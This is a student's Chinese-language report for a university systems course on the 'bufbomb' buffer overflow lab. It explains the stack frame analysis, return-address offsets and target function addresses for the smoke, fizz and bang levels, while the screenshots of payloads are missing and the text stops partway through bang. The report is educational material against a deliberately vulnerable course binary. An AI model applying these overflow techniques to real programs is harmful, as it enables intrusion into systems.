

**课 程 实 验 报 告**

**课程名称： 计算机系统基础**

**实验名称： 缓冲区溢出攻击**

**院 系 ：计算机科学与技术**

**专业班级 ： 本硕博2301班**

**学 号 ： U202315763**

**姓 名 ： 王家乐**

**指导教师 ： 李海波**

**2024 年 10 月 21 日**

**一、实验目的与要求**

通过分析一个程序（称为“缓冲区炸弹”）的构成和运行逻辑，加深对理论课中关于程序的机器级表示、函数调用规则、栈结构等方面知识点的理解，增强反汇编、跟踪、分析、调试等能力，加深对缓冲区溢出攻击原理、方法与防范等方面知识的理解和掌握；

实验环境：Ubuntu，GCC，GDB等

**二、实验内容**

**任务** 缓冲区溢出攻击

**程序运行过程中，需要输入特定的字符串，使得程序达到期望的运行效果。**

对一个可执行程序“bufbomb” 实施一系列缓冲区溢出攻击(buffer overflow attacks)，也就是设法通过造成缓冲区溢出来改变该程序的运行内存映像(例如将专门设计的字节序列插入到栈中特定内存位置)和行为，以实现实验预定的目标。bufbomb 目标程序在运行时使用函数 getbuf读入一个字符串。根据不同的任务，学生生成相应的攻击字符串。

实验中需要针对目标可执行程序bufbomb,分别完成多个难度递增的缓冲区溢出攻击(完成的顺序没有固定要求)。按从易到难的顺序，这些难度级分别命名为smoke (level 0)、fizz (level 1)、bang (level 2)、boom (level 3)和kaboom (level 4)。

**1、第0级 smoke**

正常情况下，getbuf函数运行结束，执行最后的ret指令时，将取出保存于栈帧中的返回（断点）地址并跳转至它继续执行（test函数中调用getbuf处）。要求将返回地址的值改为本级别实验的目标smoke函数的首条指令的地址， getbuf函数返回时，跳转到smoke函数执行，即达到了实验的目标。

**2、第1级 fizz**

要求getbuf函数运行结束后，转到 fizz函数处执行。与smoke的差别是，fizz函数有一个参数。 fizz函数中比较了参数val 与 全局变量cookie的值，只有两者相同（要正确打印val）才能达到目标。

**3、第2级 bang**

要求getbuf函数运行结束后，转到 bang 函数执行，并且让全局变量global\_value 与 cookie相同（要正确打印global\_value）。

**4、第3级 boom**


无感攻击，执行攻击代码后，程序仍然返回到原来的调用函数继续执行，使得调用函数（或者程序用户）感觉不到攻击行为。

构造攻击字符串，让函数 getbuf将cookie值返回给 test函数，而不是返回值 1 。还原被破坏的栈帧状态，将正确的返回地址压入栈中，并且执行 ret 指令，从而返回到 test函数。

**三、实验记录及问题回答**


**（1）实验任务的实验记录**

**第0级 smoke:**

使用命令行传参时，程序会进行检查 


接着会把输入的学号，文件名，level进行检查，看是不是符合规范

在test函数设置断点，会输出以下内容




接下来进入test函数调试


要求将getbuf函数返回地址的值改为smoke函数的首条指令地址即0x401319




convert\_to\_byte\_string 函数将fp文件中的十六进制串转化为字符串，并返回字符串地址，byte\_buffer\_size为字符串大小




test函数向getbuf函数传参时，%esi为byte\_buffer\_size，%rdi为byte\_buffer,并将下一条语句的地址0x000000000040149d压栈




进入getbuf函数，栈空间为




可见该函数分配了64个字节的栈空间，并将byte\_buffer(字符串首地址）放到%rbp-0x38处，byte\_buffer\_size放到%rbp-0x3c处



接下来根据学号尾号3将一个常量字符串$0x72657475706d6f63(computer)放入寄存器%rax进而放到%rbp-0xa处，并在末尾补两个0




调用Gets函数时，传入byte\_buffer\_siz，byte\_buffer以及buf数组的首地址%rbp-0x30




但进入该函数时先push %rbp，所以buf数组地址与保存函数返回地址的地址差值为56字节

因此要改变函数返回地址，可以将buf数组从57字节开始改写





运行结果




**第一级 fizz：**

由于该实验在linux64位环境下进行，调用函数时其参数并没有压栈，而是存在寄存器中，直接改变寄存器的值是很难的，所以让getbuf函数运行完直接跳转到fizz函数的if语句处




该语句地址为0x0000000000401341，所以fizz\_hex.txt文件可暂时设置为

再看fizz函数的汇编代码，只需让%rbp-0x4处的值与%eax的值相等即可，即%rbp-0x4与 cookie对应同一个单元,cookie的地址为0x4040e8,所以%rbp=0x4040ec




运行结果




**第二级 bang：**

使用以下指令查看全局变量global\_value的地址，cookie的值为0xc0f17f3(202315763)




Bang的if语句地址为0x0000000000401395




写汇编源程序（bang.s）,含有对global\_value的修改，以及跳转到bang相应位置的指令，编译生成目标文件bang.o，再得到16进制的指令编码




在buf.c文件的getbuf函数添加以下代码打印buf的地址，重新编译运行




